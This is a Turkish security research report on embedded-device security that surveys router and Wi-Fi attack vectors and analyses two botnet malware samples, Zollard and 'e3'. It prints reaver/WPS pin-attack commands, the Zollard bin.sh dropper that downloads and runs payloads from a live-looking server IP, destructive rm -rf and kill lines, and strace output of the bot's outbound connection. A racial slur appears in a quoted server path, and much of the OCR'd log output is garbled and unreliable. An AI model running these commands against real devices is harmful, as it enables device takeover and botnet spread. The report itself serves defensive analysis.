Gömülü Cihaz Güvenliği Zollard Analizi

Kenan Abdullahoğlu

<u>kenan@balicbilisim.com</u> - <u>https://twitter.com/kyabd</u> Güvenlik Araştırmacısı

Özet

Baliç Bilişim olarak 2014 yılı içerisinde "Gömülü Cihaz Güvenliği" başlığı altında bazı araştırmalar gerçekleştirdik. Bu araştırmalar sayesinde ilginç bulgular elde ettik. İnternet alt yapısının omurgası sayılabilecek router cihazları başta olmak üzere bir çok gömülü cihazın tehdit altında olduğunu tespit ettik.

Örnek olarak 2013 yılında tespit edilmiş olmasına rağmen halen bir çok cihaz içerisinde barınan "zollard" isimli zararlı yazılımının bulunuyor olması, yine aynı cihazlar içerisinde keşfettiğimiz ve henüz keşfedilmemiş olduğunu düşündüğümüz bir diğer tür zararlı yazılımın olması gömülü cihazların açık hedef olduğununu açıkca göstermekteydi.

Bu sebeple yaptığımız bu araştırmalar neticesinde elde ettiğimiz tüm bulguları, örnek göstererek kişi/kurum ve kuruşların gömülü cihaz güvenliği konusunda gerekli aksiyonları almaları adına, olası seneryoların fark edilerek risklerin daha net anlaşılacağını umut ederek kaynağımızı herkes ile paylaşmak istiyoruz.

Anlatıma ve analize geçmeden önce gömülü sistemleri ve bu tür saldırıları kolaylaştıran hata, saldırı vektörleri ve kullanılan zafiyetleri anlatmak istiyoruz.

Keywords: Gümülü Cihaz, Botnet, 0-Day



Contents

1. Giriş	3
1.1. Genel Bakış	3
2. Saldırı Vektörleri	4
2.1. Hatalı Konfigürasyonlar	4
2.1.1. Varsayılan Şifreler	4
2.1.2. Yama Eksikliği	4
2.2. WEP Algoritma Zafiyeti	4
2.3. WPA/WPA2 Brute-Force Saldırısı	5
2.4. WPS Brute-Force Saldırısı	5
2.5. WPS Algoritma Saldırısı	5
2.6. Zafiyetler (Vuln)	6
2.6.1. D-Link DSP 215 – Vuln	6
2.6.2. Airties Air6372SO – Backdoors veya Features	6
2.6.3. ZyXEL ZyWall – Vuln	
3. Saldırı Seneryoları	7
4. Analiz	8
4.1. Hikayesi	8
4.2. E3 Zararlısı, Iptables Kuralları	8
4.3. E3 Zararlısı, DNS ayarları	9
4.4. Zollard Zararlısı, Arm Dosyası	9
4.5. Zollard Zararlısı, bin.sh Script	10
4.6. Zollard Zararlısı, Fork Hook	16



1. Giriş

1.1. Genel Bakış

Her ne kadar farkında olmasak da Gömülü Cihazlar günlük yaşantımızın her alanın da hayati öneme sahiptirler. Enerji santralleri, Endüstri, mutfaktaki buzdolabından, odamızda ki router'a kadar bir çok alanda birçok farklı cihazı kullanmaktayız. Hemen hemen herkesin kullanmakta olduğu bu cihazlar, durum ve konumuna göre çok kritik riskleride beraberinde getirmektedir.

Bu riskler adına örnek vermemiz gerekirse, son yıllarda kullanımı oldukça yaygınlaşan ve üretim amacı kullanıcının güvenliğini sağlamak olan "IP Kamera Sistemleri" nde sıkça gözlemlediğimiz "konfigürasyon hatası" [1] (bazı cihazlarda ise zafiyet kullanılarak – 0-day veya 1-day [2],[3] –) kullanıcılar için tam bir silaha dönüşmektedir. Yapılan konfigürasyon hatası sistemlere uzaktan erişim yetkisi vermektedir. Bu yetkiyi alan saldırganlar istedikleri zaman kaydedilen görüntüleri dahi rahatlıkla silebilmektedirler. Kullanmakta olduğumuz bu ve bu tip onlarca cihaz ile alakalı en üzücü durum ise, kullanıcıların bu cihazları, cihazlar sorun çıkartmadığı sürece varlığını dahi hatırlamamasıdır.

Bir çok cihaz üreticisi firma, ürettikleri bu cihazların iyileştirilmesi yönünde "güncelleme paketleri" yayımlamaktadır. Fakat üretici bir firma ile yaptığımız görüşme sonrasında her 10 kullanıcıdan sadece 4'ünün bu güncelleme paketlerini indirdiği gerçeği ile karşılaştık, bu örnekten anlaşılacağı üzere kullanıcıların ihmalleri büyük riskleride beraberinde getiriyor.

Yaptığımız araştırmalar neticesinde elde ettiğimiz şüpheli bir dosyanın analizi sonrasında, 2013 yılında tespit edilmiş olan bir zararlı (Zollard) olduğu anlaşılmıştır. Zollard zararlısı Mips, Mipsel, Cisco ve ARM gibi işlemci mimarilerinde özel olarak üretilmiş, birçok farklı yapıda çalışabilme kabiliyetine sahip bir zararlı yazılımdır. Zollard zararlısına Masaüstü bilgisayarlar, Sunucular, Modem ve İp kameraları hedef aldığı görülmüştür.

Yine aynı araştırma neticesinde elde ettiğimiz bir diğer zararlı yazılımın, İngiltere Merkezli bir Datacenter'a yönlendirerek cihazları yakın takibe aldığı tespit edilmiştir. Araştırmamızı biraz daha derinleştirdikce, "e3" isimli zararlının henüz anti virüs firmaları tarafından tespit edilmemiş olduğunu anladık. Buna rağmen default passport'lu modemlerde oldukça sık rastladığımızı söyleyebiliriz. Yaptığımız bir diğer araştırma sonucu ise her 10 modemden 7'sinde bu zararlı yazılıma rastlamak mümkündür. (default password 'lu modemlerin %70)



2. Saldırı Vektörleri

2.1. Hatalı Konfigürasyonlar

2.1.1. Varsayılan Şifreler

Gömülü sistemler satınalma sonrasında kullanıcının giriş yapıp kendi ayarlarını yapmasını sağlayacak, genelde çok basit ve bilinen, varsayılan şifreler ile gönderilir. Son kullanıcı, cihazı kullanmaya başlar başlamaz varsayılan şifreyi değiştirmesi gerektiği yönünde uyarılar almasına rağmen özellikle tehditlerden bihaber, teknik bilgi seviyesi düşük olan kullanıcılar cihazı mevcut şifreyle kullanmaya devam eder.

Belli başlı yöntemler kullanılarak, özel arama motorları gibi, internete bağlantısı bulunan bütün cihazlar bulunabilmektedir. 10 satırlık çalıştır-bırak tarzında hazırlanmış bir python kodu ile birkaç saat içinde varsayılan şifre kullanan binlerce cihaz bulabilir.




2.1.2. Yama Eksikliği

Güvenlik zafiyetleri farkedilir farkedilmez üretici firmalar yeni sürümler yayınlamaktadır. Fakat kullanıcı, cihaz sürümünü yükseltmediği takdirde, zafiyet genele yayılmış olduğundan, saldırganlar için ideal hedeflerden biri olmaktadır.

2.2. WEP Algoritma Zafiyeti

Yıllar evvel güvenlik zafiyetine sebep olduğu belirlenmiş olan WEP algoritması, özellikle uyumlu cihazlara yatırım yapmış küçük ölçekli firmalar tarafından kullanılmaya devam edilmektedir. Parolanızın kırılması için sadece birkaç dakikanın yeterli olduğu biliniyor olsa da "bize bir şey olmaz" mantalitesiyle kullanan kişi/kurumlar saldırganlar açısından en basit hedefler olarak görülmektedir.





2.3. WPA/WPA2 Brute-Force Saldırısı

WEP algoritmasındaki zafiyetler neticesinde kabulgörür hale gelen WPA/WPA2 protokolu kullanıldığı PBKDF2 algoritmasının zorluğu neticesinde saldrıganları yavaşlatmış olsa da, şifre kırmada kullanılan güçlü ekran kartları yardımıyla, saldırganların hedefi olmaktan çıkmamıştır.

```
| dudu@worm: /media /GPUcracking/binarles/maskprocessor-0.69
| belkin.43a2:648466c7 |
| Session.Name...: oclhashcat-plus |
| Status......: Cracked |
| Input.Mode...: Fite (..././wordlist/WPA/belkin.txt) |
| Hash.Target...: belkin.43a2 (94:44:52: |
| Hash.Target...: WPA/WPA2 |
| Time.Started...: Mon Jul 29 16:46:00 2013 (2 hours, 0 mins) |
| Speed.GPU.#1...: 117.4k/s |
| Speed.GPU.#2...: 114.0k/s |
| Speed.GPU.#2...: 114.0k/s |
| Speed.GPU.#2...: 11686421504/4294967296 (39.27%) |
| Rejected...: 6/1086421504 (0.0%) |
| Homon.GPU.#2...: 87% Util, 76c Temp, 70% Fan |
| Homon.GPU.#2...: 87% Util, 65c Temp, 53% Fan |
| Started. Mon Jul 29 16:46:00 2013 |
| Started. Mon Jul 29 16:46:00 2013 |
| Started. Mon Jul 29 16:46:00 2013 |
| Started. Mon Jul 29 16:46:14 2013 |
| Stopped: Mon Jul 29 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2013 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:46:14 2018 |
| Jul 20 18:
```

2.4. WPS Brute-Force Saldırısı

2011 senesinde Stefan Viehböck tarafından bulunan WPS kabakuvvet saldırısı sayesinde saldırganlar WPA/WPA2 protokolüne sahip cihazları 4 – 10 saat içerisinde ele geçirebilmektedir. Test amaçlı hazırlanan programlara kolay erişim, saldırganların hem teknik seviyesini hem de yaşını aşağıları çekmiştir.

```
Session Edit View Bookmarks Settings Help

[+] Trying pin 60851635
[+] Trying pin 81701636
[+] Trying pin 81701636
[+] Trying pin 95151633
[+] Trying pin 86481632
[+] Trying pin 86481632
[+] Trying pin 86481632
[+] Trying pin 86481634
[+] Trying pin 97381638
[+] Trying pin 97381638
[+] Trying pin 97381638
[+] Trying pin 97381638
[+] Trying pin 97381638
[+] Trying pin 97381638
[+] Trying pin 97381638
[+] Trying pin 95381632
[+] Trying pin 95381632
[+] Trying pin 95381634
[+] Trying pin 95381634
[+] Trying pin 95381634
[+] Trying pin 95381634
[+] Trying pin 95381634
[+] Trying pin 95381634
[+] Trying pin 95381634
[+] Trying pin 95381634
[-] Trying pin 95381634
[-] Trying pin 95381634
[-] Trying pin 95381638
[-] Trying pin 95381638
```

2.5. WPS Algoritma Saldırısı

WPS kabakuvvet saldırısının yaygınlaşması neticesinde birçok üretici deneme sayısına sınırlandırma getirdi. Kedi fare oyunun bitmek bilmediği güvenlik dünyasında, saldırganlar hedef cihazların WPS üretme algoritmasını çözerek, tek denemede sistemi ele geçirmeyi başardılar.

```
$ sudo airodump-ng mon0 -c 4

CH 4 ][ Elapsed: 0 s ][ 2014-09-11 11:44 ][ fixed channel mon0: -1

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

C0:A0:BB:EF:B3:D6 -13 0 6 0 0 4 54e WPA2 CCMP PSK dlink-B3D6

$ ./pingen C0:A0:BB:EF:B3:D7 # <--- WAN MAC is BSSID+1

Default Pin: 99767389

$ sudo reaver -i mon0 -b C0:A0:BB:EF:B3:D6 -c 4 -p 99767389

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C0:A0:BB:EF:B3:D6 (ESSID: dlink-B3D6)

[+] WPS PIN: '99767389'

[+] WPS PSK: 'hluig'9968'

[+] WPS PSK: 'hluig'9968'

[+] MPS SSID: 'dlink-B3D6'
```



2.6. Zafiyetler (Vuln)

0-Day olarak adlandırılan 0-gün zafiyetler üretici firmaların haberdar olmadığı ve herhangi bir yamanın bulunmadığı zafiyetler olarak tanımlanmaktadır. Kullanıcıları bu tür zafiyetler kullanarak yapılan ataklardan koruyabilmek pek mümkün değildir.

2.6.1. D-Link DSP 215 - Vuln

En tehlikeli zafiyetlerden biri olan bellek taşmaları neticesinde, kimlik doğrulamasının yapıldığı binary dosyalarda bulunduğunda, ne kadar önlem alınmış olunursa olunsun, cihazın kontrolü tamamen saldırgana geçmektedir. Hazırlanması en zahmetli fakat sonuç olarak etkisi güçlü bu zafiyete verebileceğimiz örneklerden birisi D-Link markasının akıllı priz cihazı olan DSP-215 modelindeki bulunan zafiyettir. [*2]



2.6.2. Airties Air6372SO – Backdoors veya Features

Çoğunlukla inkar ediliyor olsa da üretici firmalar, kitapcıklarında yazanın dışında kendilerine özel olarak cihazlarda erişim şifreleri bulunduruyorlar. uzaktan yönetilebilmesi için kimine göre backdoor kimine göre özellik olan bu erişim şifreleri birilerinin eline geçtiği noktada, Hem mahremiyet ihlali söz konusuyken hem de ifşası durumunda cihazın art niyetli kişiler tarafından yönetilmesine olanak tanıyor. bu duruma örnek olarak, birkaç gün evvel bulunan Airties Air6372SO modelinin arkakapısı örnek verilebilir.



2.6.3. ZyXEL ZyWall - Vuln

Gömülü cihazları topyekün güvensiz olarak nitelendirmek çok yanlış olacaktır. Fakat güvenlik sağladığı düşünülen eklentiler bazen tam tersi bir durumda karşımıza çıkmaktadır. Buna verebilecek en iyi örneklerden birisi, Zyxel markasına ait ZyWall model güvenlik duvarlarında, kimlik doğrulaması öncesinde cihazın ayarlar dosyasının indirilmesini sağlayan zafiyettir. [*1]





3. Saldırı Seneryoları

Gömülü cihazlar üzerinden onlarca saldırı seneryosu üretmek mümkündür. Kişilere yönelik olarak gerçekleştirilen atak seneryolarına göre çok daha etkili ve yüksek etkili tahribata sebep olabilirler. Bu tahribatların boyutlarıysa, hedef alınan cihazın durum ve konumu ile eşit orantıda büyümektedir. Bu alanda verilebilinecek en iyi örnekse "stuxnet" [4] adlı zararlı yazılım olabilir.



Router saldırılarında hedef alınan router dışında ilgili router'a usb veya ethernet üzerinden bağlı local cihazlar veya wifi kapsama alanındaki cihazlar kolayca hedef olabilmektedir. Örnek olarak **x** firmanın **1.0.2.0** firmware sürümüne sahip bir cihaz içerisinden kapsama alanındaki diğer aygıtlara(wifi kullanan cihazlar) attak yapılabilmektedir.



4. Analiz

4.1. Hikayesi

Yaptığımız genel bir inceleme sırasında İngiltere Merkezli DNS adresleri dikkatimizi çekti. Modem içerisinde ratladığımız bu DNS adreslerinin kullanıcı tarafından ayarlanmadığı anlaşılmıştı.Peki nerden gelmişti bu DNS serverlar? Bu DNS serverdan şüphelenmemiz ile başlayan serüvenimiz, modem içerisinde "arm" ve "e3" isimli iki garip dosyanın varlığını keşfetmemiz ile dahada ilginç bir hal almış oldu.

Ne olduğunu ve nereden geldiğini tam olarak anlayamadığımız bu iki dosya ile artan merakımız, bizi bir çok farklı işlemci türünde çalışabilme kabiliyetine sahip bir botnet ağına sürüklemiş oldu. ilk etapta default passwordlu cihazları hedef aldığını sandığımız bu şüpheli dosyalar, araştırma derinleştikce aslında bir birlerinden bağımsız olduklarını anladık. Sadece Default Password'lu cihazları hedef almadığını, birbirlerinden bağımsız iki farklı tür zararlı yazılım olduğu ortaya çıkmış oldu.

Araştırmalarımız sürerken elde edindiğimiz bilgiler neticesinde "arm" isimli dosyanın PHP zafiyetini sömürdüğünü fark ettik. Bir diğer şüpheli dosyamız "e3"'ün ise henüz anti virüs firmaları tarafından tanınmıyor olduğunu anladık. Son aşamaya gelindiğinde "arm" isimli bu dosyanın 2013 yılında keşfedilen "zollard" isimli zararlı yazılım olduğu anlaşıldı, "e3" isimli dosyanın ise default passworlu modemleri hedef alan yeni bir tür zararlı yazılım olduğunu anladık. Bu bulgular ışığında araştırmamızı dahada derinleştirmek üzere statik ve dinamik analizlere başladık.

4.2. E3 Zararlısı, Iptables Kuralları

Elde ettiğimiz cihazda ilk dikkatimizi çeken şey İngiltere Merkezli DNS adresleri olmuştu. Bu kapsamda başladığımız araştırmalar ile elde ettiğimiz E3 zararlısının bulaştığı cihazlarda uzak erişim için kendisine izni iptables kuralları eklediğini gördük. Cihazın yönetim paneline telnet ve httpd üzerinden erişim izni verdiği aşağıdaki çıktıda açıkca gözükmektedir. Iptables kurallarının bazı cihazlarda uzak erişim dışında NAT içinde bazı yönlendirmeler yaptığıda görülmüştür.

```
Chain dmz-filter (1 references)
target prot opt source
target
                                                                destination
Chain forward-logger (1 references)
                 prot opt source
                                                                destination
Chain igmp_filter (2 references)
target      prot opt source
                                                                destination
Chain input-logger (1 references)
target prot opt source
target
                                                                destination
Chain macfilter-filter (2 references)
                 prot opt source
                                                                destination
Chain portforwarding-filter (1 references)
target prot opt source d
                                                                .
destination
Chain remote-mgmt-input (1 references)
                               harmonic from the first source destination h37-220-8-141.host.redstation.co.uk h37-220-8-141.host.redstation.co.uk h37-220-8-141.host.redstation.co.uk h37-220-8-141.host.redstation.co.uk
target
ACCEPT
ACCEPT
ACCEPT
ACCEPT
                 prot opt
icmp --
                                                                                         anywhere
                                                                                                                          icmp echo-request
                                                                                                                         icmp echo-request
icmp echo-request
tcp dpt:telnet
tcp dpt:httpd
                 icmp
                                                                                         an ywhere
                 tcp
tcp
                                                                                         an ywhere
an ywhere
ACCEPT
                                     -220-8-141.host.redstation.co.uk
-220-8-141.host.redstation.co.uk
                                                                                         anywhere
                                                                                         anywhere
Chain tcpmss-clamp (1 references)
target prot opt source
ICPMSS tcp -- anywhere
                                                                destination
                                                                                                tcpflags: SYN, RST/SYN TCPMSS clamp to PMTU
                                                                anywhere
Chain tr069-filter (1 references)
                 prot opt source
top -- anywhe
                                                                destination
target
ACCEPT
                                                                                                tcp dpt:1050
                              anywhere
                                                                anuwhere
Chain urlfilter-forward (1 references)
target prot opt source
                                                                destination
Chain wireless-password-ctrl (1 references)
target prot opt source destination
```



4.3. E3 Zararlısı, DNS ayarları

Zararlının bulaştığı tüm cihazlarda yine ingiltere merkezli dns serverlara rastladık, bunu yapmasındaki amacının binary içerisinde açık bir nedeni bulunmamaktadır. Fakat en mantıklı seneryomuz İp adreslerinin birçok ISP tarafından dynamic olarak atanması ve modemlerin kapandıktan sonra yeni ip adresleri alıyor olmasından dolayı bulaştığı cihazların ip adreslerinin takibinde zorlaşacağı yönünde. Bu sebeple merkezi bir haber alma ağı kurarak bu cihazların dns server üzerinden ipleri değişsede tekrardan dns için kendisine sorgu yapacağını ihtimali ile bulaştığı cihazları bu yöntem ile kolayca takip etmek için böyle birşey yapmış olabileceğini tahmin ediyoruz. Belkide sadece kullanıcıları takip etmek içinde olabilir, bundan henüz için emin değiliz. Fakat zararlının bulaştığı tüm cihazlarda bu IP adreslerine ve Iptables kurallarına rastlamış aynı şekilde rastlamış bulunmaktayız. Ortalama 3 Ip block 'un kendilerine ait olduğunu kesin olarak biliyoruz.

		DNS Ayarı	
Bu sayfadan cihazınızın DNS ayarl kullanabileceğiniz gibi, sunucu ad		oilirsiniz. Servis sağlayıcıdan gelen DNS endiniz de belirleyebilirsiniz.	IP adreslerini
	ISP tarafı	ndan atanan DNS sunucularını kullan	
DN	IS 1:	31.3.252.88	
DN	IS 2:	31.3.252.81	
DN	18 3:	31.3.252.77	
		Kaydet İptal	

4.4. Zollard Zararlısı, Arm Dosyası

Elde ettiğimiz şüpheli dosya için ilk olarak strings komutunu çalıştırdık. Elde ettiğimiz ekran çıktısı merakımızı daha da fazla cezbetti. Aldığımız çıktıdan kolayca anlaşıldığı üzere, ilgili dosyanın GET yöntemi ile bazı IP adresi arasında iletişim sağladığı görülmekteydi. 2 adet .sh script'i cihaz içerisine indirmesi iştahımızı dahada fazla kabarttı ve tüm ilgimizi oradaki IP adreslerine yoğunlaştırdı.

arm binarysinin string komutu ile elde edilen çıktısı.



IP adresleri üzerinde yaptığımız diğer incelemelerde, Bu IP adresleri üzerine kurulmuş ve yayın yapan web serverlar olduğunu gördük. Server tarafını incelemeye aldığımızda server'da ".niggers" klasörü altında barındırılan çok sayıda dosyayı keşfettik.

Index of /.niggers					
[ICO]	<u>Name</u>	Last modified	Size Description		
[DIR]	Parent Directory		-		
[]	arm	23-Aug-2014 02:52	65K		
[]	arm7	23-Aug-2014 02:52	515K		
[TXT]	bin.sh	21-Aug-2014 22:49	2.0K		
[TXT]	bin2.sh	21-Aug-2014 22:49	2.0K		
[]	<u>i586</u>	23-Aug-2014 02:52	56K		
[]	<u>i686</u>	23-Aug-2014 02:52	56K		
[]	mips	23-Aug-2014 02:52	93K		
[]	mipsel	23-Aug-2014 02:52	93K		
[]	ppc	23-Aug-2014 02:52	66K		
[]	sparc	23-Aug-2014 02:52	72K		
[]	superh	21-Aug-2014 21:58	45K		

Apache/2.2.22 (Debian) Server at 69.163.37.115 Port 80

Elde ettiğimiz 2 adet ".sh" script ve farklı işlemci mimarileri için özel olarak isimlendirilmiş dosyalar gördük. İlk aşamada cihaz içerisinde elde ettiğimiz "arm" binarysinin yüklemiş olduğu bin.sh scriptine ulaşmıştık. Yani şimdi "arm" dosyasının bu script ile neler yaptığını anlayabilmek için fırsatımız olmuştu. Bu sebeple ilk olarak "bin.sh" dosyasını analize başladık.

4.5. Zollard Zararlısı, bin.sh Script

Elde ettiğimiz script içerisinde göz gezdirdiğimizde kendisini gizlemek için basit ama etkili bir teknik kullandığını gördük.

busybox wget http://69.163.37.115/.niggers/mips; cp /bin/busybox ./; cat mips > busybox; busybox rm mips; cp busybox telnetx; busybox rm telnetx && sleep 2 && pidof telnetx && exit

Kısaca değinecek olursak telnetx pid i ile çalışan bir uygulama varsa onu öldürüyor. Busybox ile "arm" dosyasında rastladığımız IP adresi üzerinden dosyaları indiriyor (örnek : "mips") ve daha sonra busyboxın bir kopyasını kendi dizinine alıyor ve indirdiği binary'nin üzerine yazıyor ve asıl binary'yi siliyor daha sonra kopyalanmış busyboxı aynı şekilde telnetx adı ile kopyalıyor. Sonra busyboxı silerek, telnetxi çalıştıryor ve binary'yi siliyor.

Biraz karmaşık gelmiş olabilir ama basit fakat karmaşık şekilde kendini cihaz içerisinde perdeliyor. Bize oldukça akıllıca gelen bu teknik ile çalışması gereken kodları ram'e yükledikten sonra diskteki veriyi siliyor aynı şeyi mips, mipsel, arm gibi mimarileriler içinde tekrar ediyor. Hedef alınan sistemlerdeki işlemci (CPU) mimarisinin ne olacağını bilemedikleri için tüm işlemci türlerini toplu olarak yüklüyor. Hangi binaryi çalışırsa işlemci o mimaridedir tarzında hazırlanmış bir script olduğu saçma gelsede ard arda gelen komut yığınında dikkatimizi çeken başka bir nokta daha var. Kısa bir komut ile yapabileceği şeyi neden bu kadar uzattığı anlamsız olsada dosyanın adını değiştirerek akıllıca bir hamle yaptığını düşünüyoruz. Çünkü kod'u ram'e yüklenirken bazı bilgilerinide sistem kayıtlarına vermek zorunda bu yüzden sistemde halihazırda bulunan bir komutun adını almak mantıklı ama birbirini tekrar eden kopyalama ve silme olayına tam bir açıklama getiremedik.



```
1 gi/Lunysh
2 d /mm /
4 rm **
5 rm -rf /home/hik/* && cd /home/hik
6 rm -rf /tmp/*
7 kill -9 s(pidof telnetx)
8 kill -9 s(pidof injps)
1 kill -9 s(pidof injps)
1 kill -9 s(pidof ppc)
4 kill -9 s(pidof ppc)
1 kill -9 s(pidof guper)
2 kill -9 s(pidof guper)
3 kill -9 s(pidof guper)
7 kill -9 s(pidof superh)
7 kill -9 s(pidof superh)
7 kill -9 s(pidof superh)
7 kill -9 s(pidof isse)
8 kill -9 s(pidof isse)
9 busybox wget http://69.163.37.115/.niggers/mipse; cp /bin/busybox ./; cat mips > busybox; busybox rm mips; cp busybox telnetx; busyb
rm busybox; ./telnetx; busybox rm telnetx && sleep 2 && pidof telnetx && exit
1 busybox wget http://69.163.37.115/.niggers/mipsei; cp /bin/busybox ./; cat nipsel > busybox; busybox rm nipsel; cp busybox telnetx;
2 busybox wget http://69.163.37.115/.niggers/mipsei; cp /bin/busybox ./; cat nipsel > busybox; busybox rm nipsel; cp busybox telnetx;
2 busybox wget http://69.163.37.115/.niggers/arm; cp /bin/busybox ./; cat arm > busybox; busybox rm arm; cp busybox telnetx;
2 busybox wget http://69.163.37.115/.niggers/ppc; cp /bin/busybox ./; cat spc > busybox; busybox rm ppc; cp busybox telnetx; busybox rm telnetx && sexit
2 busybox wget http://69.163.37.115/.niggers/sper; cp /bin/busybox ./; cat superh > busybox; busybox rm superh; cp busybox telnetx; busybox rm telnetx && sexit
2 busybox wget http://69.163.37.115/.niggers/sper; cp /bin/busybox ./; cat superh > busybox; busybox rm superh; cp busybox telnetx; busybo rm busybox; /telnetx; busybox rm telnetx && sexit
2 busybox wget http://69.163.37.115/.niggers/is86; cp /bin/busybox ./; cat superh > busybox; busybox rm sperc; cp busybox telnetx; busybo rm busybox; /telnetx; busybox rm telnetx && sexit
2 busybox wget http://69.163.37.115/.niggers/is86; cp /bin/busybox ./; cat sper > busybox; busybox rm sperc; cp busybox telnetx; busybo rm busybox; /telnetx; busybox rm telnetx && sexit
2 busybox wget http://69.163.37.115/.niggers/sparc; cp /bin/busybox ./; cat sparc > busybox; busybox rm sparc; cp busybox telnetx; busybor rm busybox; /telne
```

bin.sh

İlk başta asıl sunucudan download edilen binary ile bunun kopyalarının karşılaştırılmasını engellemek adına md5sum değerini değiştirmek istediğini düşündüysekte scriptte gerçekleşen hiçbir şey asıl binarydeki md5 checksum ı değiştirmeyeceğinden tatmin edici bir cevap bulamadık.

Sunucudan aldığımız binaryleri incelediğimizde hemen hemen hepsi aynı stringleri barındırıyordu zaten aynı işi yapan farklı sistemler için derlenmiş kodlar olduğu açıkca anlaşılmıştı, bizde hemen içinden birini seçerek daha derinlemesine incelemeye koyulduk.

Aklımıza ilk gelen şey, uygulamayı trace etmek oldu neyse ki herhangi bir anti-debug tekniğiyle karşılaşmadık ve tracer çıktısını yorumlamaya çalıştık. ilk olarak 8.8.8.8 ip sine bağlantı yapmak için bir syn flag gönderip syn ack paketinin dönmesini bekliyor eğer paket gelirse "internete çıkışım var" şeklinde yorumlayıp herhangi bir RST paketi göndermeden yada close(fd) çalıştırmadan devam ediyor ve "/proc/net/route" u açıp bütün network bilgilerimizi alıyor (interface, mac, ip, açık portlar) devamında /proc/<pid>jd>/cmdline şeklinde bütün pidleri okumaya çalışıyor belli ki aradığı bir şeyler var. Okunması ve kapanması bir oluyor biz de bu durumun sonlanmasını görmek için tracer logumuzdan devam ediyoruz ve 2800. satırda bi kaç değişiklik olduğunu görüyoruz:



Program kendi pidini okuduğu zaman getdents sistem çağrısını çalıştırıp dizin listesi alıyor ve setsid() [2813.satır] fonksiyonunu çalıştırıp 2054 pidi ile yeni bir session oluşturuyor tracer ımızda bu pidi takibe almaya başlıyor. Yaptığı işlemler sırasıyla bakacak olursak /var/run dizininin altına ".lolpid" isminde gizli bir dosyayı açtığını görüyoruz standartlarda böyle bir dosya bulunmaz biz daha önceden sistemimizde bu kodu çalıştırdığımız için .lolpid zaten oluşmuştu şimdiyse erişim denemesi yapıyor .lolpid in içinde

```
read(3, "2041", 4096) = 4
read(3, "", 4096) = 0
```

Çıktısı sayesinde 2041 yazılı olduğunu görüyoruz hemen peşinden dosyayı kapatıp kill çalıştırılması bu değerin process id olduğunu gösteriyor ardından bu isimde bir dizin ya da buna bağlı bir link olması ihtimaline karşı rmdir ve unlink i çağırıp bağlantılarını yok ediyor ve getpid() le aldığı yeni pid değerini yani kendi pidini bu dosyaya yazıyor.

Takip eden satırda bir socket açtığını görüyoruz ve açılan socket 93.174.93.52 ip adresinin 1000. portuna bağlantı isteği gönderiyor:

```
2822 2054 kll(2041, SIGKILL) = 0
2823 2054 rmdtr("/var/run/.lolptd") = -1 ENOTDIR (Not a directory)
2824 2054 unlink("/var/run/.lolptd") = -1 ENOTDIR (Not a directory)
2824 2054 unlink("/var/run/.lolptd") = -1 ENOTDIR (Not a directory)
2826 2054 open("/var/run/.lolptd") = -1 ENOTTY (Inappropriate toctl for device)
2827 2054 open("/var/run/.lolptd") = 2054
2828 2054 write(3, "2054", 4) = -2 ENOTTY (Inappropriate toctl for device)
2829 2054 close(3) = 0
2830 2054 rt_sigaction(SIGPIPE, {0x10000000}, [RT_67 RT_68 RT_69 RT_70 RT_71 RT_72 RT_73 RT_74 RT_75 RT_76 RT_77 RT_81 RT_81 RT_87], 0}, 10) = 0
2831 2054 socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
2832 2054 fcntl(3, F_6GTFL) = 0x2 (flags 0_RDWR)
76ntl(3, F_5GTFL, 0_RDWR](0_NONBLOCK) = 0
2833 2054 _newselect(4, NULL, [3], NULL, {3c, 0} <unfinished ...>
2835 2054 _newselect(4, NULL, [3], NULL, {3c, 0} <unfinished ...>
2837 2052 wait4(2053, <unfinished ...>
2838 2053 <unifinished ...>
2837 2052 wait4(2053, <unfinished ...>
2838 2053 <unifinished ...>
2839 2053 exit(0) = ?
2840 2053 ... fork resumed> ) = 2054
2841 2052 -... SIGCHLD {st_stgno-SIGCHLD, st_code=cLD_EXITED, st_pid=2053, st_status=0, st_utime=0, st_stime=0} ...
2844 2052 -... wait4 resumed> [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 2053
2844 2052 -... SIGCHLD {st_stgno-SIGCHLD, st_code=cLD_EXITED, st_pid=2053, st_status=0, st_utime=0, st_stime=0} ...
2844 2052 --- SIGCHLD {st_stgno-SIGCHLD, st_code=cLD_EXITED, st_pid=2053, st_status=0, st_utime=0, st_stime=0} ...
